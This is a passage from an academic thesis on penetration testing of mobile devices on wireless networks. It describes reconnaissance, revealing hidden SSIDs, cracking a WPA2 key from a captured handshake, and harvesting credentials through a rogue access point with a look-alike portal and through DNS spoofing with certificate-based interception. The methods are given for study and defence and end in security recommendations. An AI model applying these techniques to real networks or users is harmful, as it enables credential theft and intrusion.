Phase	Post-Exploitation
Process	Captive Portal
Tools	WiFi Pineapple
Objective	Capture client credentials

Test Steps	1. Customise portal html page 2. Customise back-end code 3. Start Karma/PineAP and Evil Portal 4. Wait for client to connect
Post Condition	Mobile client credentials retrieved

Table 12 - Post-Exploitation Captive Portal

Phase	Post-Exploitation
Process	DNS Spoof
Tools	WiFi Pineapple, BurpSuite
Objective	Capture client credentials
Test Steps	1. Update hosts file to redirect to testers machine 2. Configure IPTables to redirect traffic through testers machine 3. Configure BurpSuite to listen on port 80 and 443 4. Wait for client to connect 5. Intercept traffic
Post Condition	Mobile client credentials retrieved

Table 13 - Post-Exploitation DNS Spoof

3.7 Summary

Using the OWASP Mobile Top Ten as basis for the development of the current framework the overall design for the mobile wireless penetration test consisted of four distinct phases i.e. reconnaissance, scanning, exploitation and post-exploitation with specific tools chosen to detect, analyze or exploit. The framework begins with reconnaissance of the target which involves gathering enough technical information for the penetration tester to build a security profile. Scanning involves the identification and analysis of wireless network devices which may be used by the target to transmit sensitive information and essentially allows the penetration tester to evaluate the feasibility of an attack. Following this, and with a sufficient security profile developed, the exploitation of any vulnerability detected is carried out. With a comprehensive framework in place that the penetration tester may use, the testing of this framework can commence in a controlled environment.

CHAPTER 4- Testing and Evaluation

With a suitable framework in place, the following chapter focuses upon the analysis and exploitation of any identified weaknesses on the mobile devices described in the previous chapter (see sec. 3.2) and determine the security of the wireless system. The testing process will follow the steps outlined in chapter 3 and determine the efficacy of the penetration framework (section 4.5).

4.1 Phase 1 Reconnaissance Testing

The first phase of the penetration test is reconnaissance. The purpose of this phase is to build up an overall visualisation of the target site to see how the client is set up. GPS is a satellite tracking system that is funded and controlled by the U.S. Department of Defence (DOD). However it is can also used for civilian purposes, during the reconnaissance phase it can aid the penetration tester by creating a map of discovered WiFi networks and record site statistics. A GPS receiver can be used to calculate the position, time and velocity by decoding the signals of GPS satellites. Then by using special software it is possible to track the location of WiFi networks. GISKismet (Abraham & Smith, 2010) is a wireless recon tool that can be used to give a visual representation of data gathered. It creates an SQLite database file that can be queried and the results outputted to a kml file that is read by Google earth (Google, 2015). The setup for this phase is described in Appendix 1.3

4.1.1 Result 1

The result shows an aerial view of the source capture that map out the APs in proximity.



Figure 10 - Google Earth Image

By clicking on each AP it is possible to retrieve useful information such as BSSID, encryption, channel and clients.




Figure 11 - Additional AP Information

4.2 Phase 2 Scanning Testing

The second phase of the penetration test is scanning. There are two methods that can be used during this phase, passive and active. In passive scanning the tester can detect the existence of an AP by sniffing the packets. In active scanning the tester can disconnect clients to reveal valuable information. The testing in

this phase utilizes a combination of tools including Kismet, Airodump-ng and Airograph-ng. Kismet is a wireless assessment tool that captures data from a network interface in monitor mode. Kismet can passively identify all wireless networks within range and network details such as SSID, manufacturer information, security settings and client information. The setup for this phase is described in Appendix 1.4.

4.2.1 Result 2

The live capture scan result displayed during the Kismet scan (Fig.12) shows a total of 12 networks identified. Table 4 shows the information retrieved from the Kismet log file.

Live Network Capture

No.	Manufacturer	SSID	BSSID	Encryption	Channel
1	ZyxelCom	eircomXXXXXXXX	00:C6:10:D4:1E:2B	WPA+PSK, WPA+TKIP	0
2	Huawei	Vodafone-XXXX	A4:99:47:8C:A4:3C	WPA+PSK, WPA+TKIP, WPA+AES-CCM	7
3	Technico	MAGNET-XXXXXX	A4:B1:E9:EB:22:82	WPA+PSK, WPA+TKIP, WPA+AES-CCM	1
4	ZyxelCom	HarkXXXXX	EC:43:F6:AF:A4:D5	WPA+PSK, WPA+TKIP, WPA+AES-CCM	10
5	ZyxelCom	Cloaked	EC:43:F6:B1:2B:1D	WPA+PSK, WPA+TKIP, WPA+AES-CCM	10
6	Technico	Digiweb	FC:94:E3:12:20:0A	WPA+PSK, WPA+TKIP, WPA+AES-CCM	6

Figure 12 - Kismet Network List

No.	Manufacturer	SSID	BSSID	Encryption	Channel
1	ZyxelCom	eircomXXXXXXXX	00:C6:10:D4:1E:2B	WPA+PSK, WPA+TKIP	0
2	Huawei	Vodafone-XXXX	A4:99:47:8C:A4:3C	WPA+PSK, WPA+TKIP, WPA+AES-CCM	7
3	Technico	MAGNET-XXXXXX	A4:B1:E9:EB:22:82	WPA+PSK, WPA+TKIP, WPA+AES-CCM	1
4	ZyxelCom	HarkXXXXX	EC:43:F6:AF:A4:D5	WPA+PSK, WPA+TKIP, WPA+AES-CCM	10
5	ZyxelCom	Cloaked	EC:43:F6:B1:2B:1D	WPA+PSK, WPA+TKIP, WPA+AES-CCM	10
6	Technico	Digiweb	FC:94:E3:12:20:0A	WPA+PSK, WPA+TKIP, WPA+AES-CCM	6

7	ZyxelCom	eircomXXXXXXXX	40:4A:03:B6:44:87	WPA+PSK, WPA+TKIP	1
8	Unknown	TNCAPD1BBC9	5C:2E:59:DC:C7:DE	None	0
9	ZyxelCom	eircomXXXXXXXX	EC:43:F6:45:86:D1	WPA+PSK, WPA+TKIP, WPA+AES-CCM	11

Table 14 - Kismet Results

The Kismet tool displayed the string '<Hidden SSID>'. After scanning for 48 minutes the tool replaced the string with the actual SSID '<TestWireless>'. This occurred because the tool observed a client connecting to the network. Because this network was hidden it represents an interesting access point for the tester. The Kismet scan identified that the network is using WPA-PSK, this information can be used in the next phase

Cloaked SSID

```

~ Kismet Sort View Windows
Name          T C Ch Pkts Size
<Hidden SSID> A 0 10   3  0B
BSSID: [REDACTED] Last seen: Dec 21 18:15:48 Crypt: TKIP

```

Figure 13 - Cloaked SSID

SSID Revealed

```

~ Kismet Sort View Windows
Name          T C Ch Pkts Size
<TestWireless> A 0 10  913 44K
BSSID: [REDACTED] Last seen: Dec 21 19:03:21 Crypt: TKIP


```

Figure 14 - Hidden SSID Replaced With Actual SSID

This technique is an example of passive scanning which means that there is less chance discovery, the problem is that waiting for a client to connect can vary in timescale. Another technique for revealing a hidden SSID is to force the client to disconnect or de-authenticate. By observing the reconnect process it provides the tester with the desired network information. The drawback with this method is that it represents an active manipulation of the network. Active scanning is by its nature easier to detect and can lead to mobile client misbehavior. It is also possible to identify mobile clients and the networks they are searching for, this can be represented via a graph.

Kismet creates an Autogroup Probe list that contains the probes by client devices. The output is recorded in Kismets .netxml file. To visualize the probe activity a python script called Airgraph-ng can be used to parse the information and produce a Client Probe Graph (CPG) map representing the wireless clients and the SSIDs they are searching for.

Client Probe Graph



4.3 Phase 3 Exploitation Testing

The third phase of the penetration test is exploitation. At this point the penetration tester has gained the necessary information to determine the encryption being used by the network. It was discovered that the TestWireless network is using WPA2. The next step is for tester to deauthenticate the user to capture a 4-way handshake or EAPOL, this is done using the aireplay-ng tool. After capturing the handshake the tester will perform a dictionary attack against a list of possible passphrase hashes, this technique can be performed using the Aircrack-ng tool.

4.3.1 Result 3

The pre-shared key 'doyouknowthemuffinman' was found using the steps outlined in Appendix 1.7. The brute force took 3 hours 6 minutes and 9 seconds. Now the tester can use the passphrase to authenticate to the network.

```
Aircrack-ng 1.2 rc1

[03:06:09] 962604 keys tested (90.43 k/s)

KEY FOUND! [ doyouknowthemuffinman ]

Master Key   : 98 B7 A2 F9 8C E3 F0 F3 3B D0 62 9B BF 90 4C 4E
               A5 F0 4D 9F 0B 98 51 BA 5D 15 6B 2F AE 98 E9 D1

Transient Key : 69 89 9D ED C7 F8 79 E9 E7 81 03 8C FA 16 E1 9B
               41 8B 84 5C 0D 34 E3 0C 01 F4 67 D3 99 07 61 E5
               6B CA 9C 90 A0 3D 64 EE 89 0A 22 2A 69 C8 D9 8D
               FF 26 03 83 DF 56 89 13 B4 9F 99 33 BF A6 87 61

EAPOL HMAC   : FE B2 AD DC 57 38 2A 44 DF 68 DF D1 99 BD 60 8B
```

Figure 16 - Result from WPA-PSK Brute Force Attack

A significant limitation with this technique lies in the fact that the passphrase must exist in the passphrase list which, if absent, can add a considerable amount of time to this portion of the test. On this basis, the tester must take the time to crack a key into consideration.

4.4 Phase 4 Post-Exploitation Testing

The fourth phase of the penetration test is post-exploitation. In this phase, access has been gained to the network, so now the penetration tester can deploy a rogue AP. It is the primary objective to lure legitimate network users to the AP so that they connect to it. When this happens, traffic from the user's web applications, mail clients and database connections will now be logged by the tester for further analysis thus allowing the tester to enumerate sensitive information such as usernames and passwords.

4.4.1 Result 4

Using the WiFi Pineapple PineAP and Evil Portal infusion described in the Appendix 2.0 it was possible to retrieve many login credentials thus demonstrating the efficacy of the exploit. Figure 17 shows the malicious portal page developed by the tester to harvest those login credentials when they connects to the rogue AP (see Figure.17). The portal page was specifically designed to have the look and feel of a legitimate student portal page so that the user would be more likely to enter their credentials. Once this occurs the credentials are stored by the tester for further exploitation.




Figure 17 - Captive Portal Page

The credentials entered by the user are then sent to the testers machine (Figure. 18). Once the tester has enumerated enough credentials they can use them to access other systems.




Figure 18 - Credentials Captured On Attackers Machine

4.4.2 Result 4 b

The second post-exploitation test involves the use of the DNS Spoof infusion, which can be used to redirect a users web traffic, a step-by-step guide is described in the Appendix 2.1. Once a client connects to the WiFi Pineapple and requests a domain to browse, the user is redirected to an IP address of the penetration

testers choice. In the test, the tester set the IP address to an instance of Kali Linux running the burpsuite intercepting proxy. Figure 20 below shows a login page.




Figure 19 - Altoro Mutual Login Page

When the user enters their credentials, the traffic is redirected through the penetration testers machine and can be viewed by the intercepting proxy (Figure 21).




Figure 20 - Request Intercepted using BurpSuite

While it is clear that the Altoro Mutual banking application works over an http connection sending unencrypted traffic, an additional test was performed on the Facebook login page which is protected by SSL. This was achieved by decrypting the traffic via a MiTM certificate which needs to be installed on the mobile device, typically through social engineering techniques. Figure 22 shows how Safari makes the user aware that the certificate is not trusted and that the form is insecure. However if the user clicks on submit the traffic can be decrypted and viewed.




Figure 21 - Facebook Login Page

Figure 23 shows the HTTPS request being intercepted in Burpsuite. The POST request contains the users credentials.




Figure 22 - Request Intercepted

4.5 Evaluation

The framework represents a structure for carefully developing a technical rationale which underpins the performance of any mobile wireless penetration testing strategy. In its current form, we can identify the outcomes in a controlled environment which may be developed in a practitioner's case thus permitting the development of appropriate decision models, particularly when 'controlled environments' are not practical. The framework (in its current form) has the capability to support a comprehensive

interpretation of empirical results by enabling practitioners to distinguish between ineffective hardware/software and make timely corrections to any methodological flaws.

Research literature and industrial publications recommend a multi-layered approach to defense when attempting to detect and prevent intrusions. Among those recommendations several practical first steps include, but are not limited to, SSID cloaking to obfuscate wireless details, capping the strength of wireless signals to be bounded by the physical structure of the building and user awareness of the benefits of strong encryption of sensitive data at rest and in transit. It is true that progressive techniques to circumvent these measures may exist however, a solid foundation in basic practices are essential at the outset. In the daily detection routines of the security practitioner, the timely identification of unauthorized APs is an important task. Deploying APs with packet capture and RF scanning capabilities that trigger alerts when anomalies occur make this task easier however this is not to exclude the importance of regular physical checks in the building. Enterprises can standardize such things as vendor type, SSID format, channel number and radio media types so that any changes will cause an alert which then trigger a series of steps to locate and pull the rogue AP off the network.

Overall, penetration tests are carried out to evaluate the efficiency of existing security measures. It allows organizations to identify information on protocols used, the types of connected devices and data streams that are sent over the network. It also allows organizations to make decisions on infrastructure upgrades and identify areas of risk to the critical assets. A significant result of testing the framework lies in its scalability which is not bounded by 'the controlled environments and may be adapted to many real world scenarios across a diverse range of hardware, software and industrial contexts. This is important since enterprises face considerable challenges in designing effective policies to ensure privacy and enhance security. The relative roles played major stakeholders in any organization are bound by governmental regulations as well as industrial auditing. As detailed as these policies may be from a technical perspective, a responsible and pragmatic approach to protecting an enterprise also need to take into account the complexities of human behaviour by ensuring that any organizational changes are simple to understand and implement. Technological changes in the security field are rapid when we consider the impressive development and uptake of growth of cloud capabilities combined with mobile technologies, so enterprises need to be adaptable to these changes. The framework presented and demonstrated here is a relevant first technical step that the security practitioner may adopt to improve the security profile of any organisation.

CHAPTER 5-Conclusions and Further Research

5.1 Conclusion

In designing effective security testing frameworks and models which are aimed at ensuring privacy and enhancing security, the opposing roles played the malicious user versus the security expert remain in

tension. This work presented here offers a combination of reflexive mechanisms which may be adopted and enhanced by future researchers and current practitioners in the mobile wireless domain. Ensuring that the end-user adopts a more responsible approach to protecting themselves online is of considerable academic and social interest. While progressive security policies attempt to deal with the complexities of bring your own device (BYOD), cloud-based solutions and the realities of unpredictable human behaviour, it is the rapidity of technological change in this environment that is the most challenging. Cheap and anonymous electronic devices are relatively simple to leverage when the obfuscation of an attack is needed or the movement of money. Indeed, the perpetrators appear to feel comfortable in the knowledge that likelihood of being caught are slim given reports which indicate the escalation in certain types of attacks (Verizon, 2013; PricewaterhouseCoopers, 2014; Ponemon, 2014). While fines and penalties are deemed to be more effective, state actors are finding it increasingly difficult to prosecute these violations considering the wider international context (Schneier, 2014).

The analysis presented in this thesis delves into defining the structure and functioning of a penetration testing framework for mobile devices on wireless networks, in particular those networks using the 802.11ac protocol. While the study is highly focused, some recommendations for further work have significant implications worthy of further exploration in the practitioner context. Literature revealed that functional niches within security testing on wireless networks highlighted the need for several more nuanced techniques as regards wireless hacking and by extension other similar systems. The methods employed in the framework's development suggested a pragmatic approach which utilized current hardware and software products within industry. Although a conventional framework offers a rudimentary understanding of the diversity and complexity of developing such frameworks the efforts described in this thesis effectively lead the way to possibilities for achieving further understandings in the future.

Is it ever going to be possible to prevent the scanning of wireless networks? Not in the near future. However, this work offers a significant advancement to the current forms of mobile wireless penetration testing strategies to improve the security profile of both the end user and in the organizational contexts. Results of testing show that the augmented framework is practically scalable in the practitioner's context. This now enables practitioners to distinguish between ineffective hardware/software and make timely corrections to any methodological flaws. This is lacking from current research literature and industrial practices. Considering the defense-in-depth model recommended by many in security, it is recommended that virtual private networks (VPN) be considered so that sensitive data is not viewed/alterd in transit, the implementation of stronger encryption with complex keys, the use of TLS and headers such as HSTS, SSID cloaking will help in the obfuscation of wireless details thus frustrating the would-be attacker and upper limits imposed upon the strength of wireless signals placed in strategically secure locations are solid recommendations for basic practices. Security testing is a dynamic multi-skilled endeavour. Considerable advantages exist within the practitioner's context, utilizing the augmented framework presented here. Comprehensive efficiencies surrounding the assessment of empirical results of wireless network scanning and now permit the rapid implementation the most appropriate solutions dynamically. This is important since there appears to be a lack of integrated solutions to wireless network testing among the dominant models for penetrations testing. Combined

with the OWASP Mobile Top Ten (OWASPb, 2014) as a baseline, the framework presented here addresses this concern in particular as regards specificity in the area of wireless hacking. The series of practical steps that are presented here are straight forward to implement using commonly (and cheaply) found tools. Importantly, while tests were performed in a controlled environment the concepts are fully scalable in an industrial case which is timely given the rise in attacks against mobile devices and networks.

Overall, penetration tests are carried out to evaluate the efficiency of existing security measures. It allows organizations to identify information on protocols used, the types of connected devices and data streams that are sent over the network. It also allows organizations to make decisions on infrastructure upgrades and identify areas of risk to the critical assets. A significant result of testing the framework lies in its scalability which is not bounded by 'the controlled environments and may be adapted to many real world scenarios across a diverse range of hardware, software and industrial contexts. This is important since enterprises face considerable challenges in designing effective policies to ensure privacy and enhance security. The relative roles played by major stakeholders in any organization are bound by governmental regulations as well as industrial auditing. As detailed as these policies may be from a technical perspective, a responsible and pragmatic approach to protecting an enterprise also needs to take into account the complexities of human behaviour by ensuring that any organizational changes are simple to understand and implement. Technological changes in the security field are rapid e.g. the impressive development and uptake of growth of cloud capabilities combined with mobile technologies, so enterprises need to be adaptable to these changes. The framework presented and demonstrated here is a relevant first technical step that the security practitioner may adopt to improve the security profile of any organisation. While there are advantages worthy of serious consideration by the security practitioner this work is also bounded by several limitations which may be overcome in future research.

5.2 Limitations of the study

As indicated (pg. 41), at the time of testing² there was a lack of 802.11ac support for wireless adapters that were capable of packet capture on the 5GHz range. Overcoming this, it was possible to perform the required testing since the adapter and router were backward compatible.

² 2015

Field operatives in the security field adopt a pragmatic approach to testing since time and money are always limitations. The software and hardware tools selected to develop this framework were largely drawn from the open source community and according to several security sources had excellent ratings in the field. There may be other tools currently in development and unfamiliar to the researcher that may have worked also.

Awareness of the legal and ethical frameworks of a jurisdiction is recommended prior to any penetration test, therefore legal documentation would be required in a live testing environment (see section 2.6.3, page 20). Given the experimental nature of this work combined its technical isolation from any member of the general public to mitigate any potential harm, this requirement was deemed unnecessary.

Further experimentation with different hardware and software was not possible due to financial and time considerations. However, on the basis that the tools used were among the most commonly used this limitation may be overcome in further research which would refine this framework using industrial tools.

5.3 Potential issues for future research

There is recognition within the security industry surrounding the diversity and complexity of the environment in which practitioners must operate from the administrative policy level to field testing and reporting. Maintaining integrity in the face of such challenging conditions requires interventions that need to be implemented quickly and effectively. As previously mentioned, consent between the client and the penetration tester is vital otherwise the tester will carry out actions that violate data security laws which incur severe punishments. In the light of today's industrial reports which emphasise the need to develop a shared concern surrounding security, the complexity of international law in the area of cybercrime is becoming increasingly important. Given the importance of audit and compliance, legal documentation is needed prior to testing which clearly defines the boundary conditions of the penetration test, the tools used and the ramifications of the techniques implemented. If we are to manage security concerns and maximize the effectiveness of solutions aimed at supporting an appropriate security posture; academic, administrative, legal and technical resources must work together at all points in the system. A need for more holistic, systems systems-oriented thinking is needed. This study represents a starting point for this type of systemic review laying down preliminary steps at the practitioner level first, which may be further explored at a managerial level.

References

Abraham, J. & Smith, B., 2010. *GISKismet*. [Online]
Available at: <http://trac.assembla.com/giskismet/>
[Accessed 28th January 2015].

Aerohive, 2011. *Aerohive*. [Online]

Available at: http://www.aerohive.com/pdfs/Aerohive-Whitepaper-Building_Secure_Wireless_LANs.pdf
[Accessed 3rd October 2014].

Alsabbagh, E., Yu, H. & Gallagher, K., 2013. *802.11ac Design Considerations for Mobile Devices*. [Online]

Available at: <http://www.microwavejournal.com/articles/19094>
[Accessed 5th October 2014].

Aruba, 2014. *Aruba Networks*. [Online]

Available at: http://www.arubanetworks.com/pdf/technology/whitepapers/WP_80211acInDepth.pdf
[Accessed 1st October 2014].

Atwal, R., Tay, L. & Cozza, R. e. a., 2014. *Gartner*. [Online]

Available at: <https://www.gartner.com/doc/2639615>
[Accessed 5th October 2014].

Bajpai, P., Singh, N. & Vrijendra, S., 2014. Analysis of Current Wi-Fi Security Practices Via War Driving and Proposed Solution. *International Journal of Advanced Computational Engineering and Networking*.

Blackmoreops, 2014. *A Detailed Guide on Installing Kali Linux on VirtualBox*. [Online]

Available at: <http://www.blackmoreops.com/2014/04/08/detailed-guide-installing-kali-linux-on-virtualbox>
[Accessed 11th December 2014].

Borisov, N., Goldberg, I. & Wagner, D., 2001. *Berkeley.edu*. [Online]

Available at: <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>
[Accessed 14th October 2014].

BSI, 2012. *A Penetration Testing Model*. [Online]

Available at:
https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile
[Accessed 26th October 2014].

Cache, J., Wright, J. & Liu, V., 2010. *Hacking Exposed Wireless: Wireless Security Secrets & Solutions*. 2nd ed. New York: McGraw-Hill Osborne Media.

EC, 1995. *Article 29 Working Party*. [Online]

Available at: http://ec.europa.eu/justice/data-protection/data-collection/obligations/index_en.htm
[Accessed 29th October 2014].

EC, 2001. *Convention on Cybercrime*. [Online]

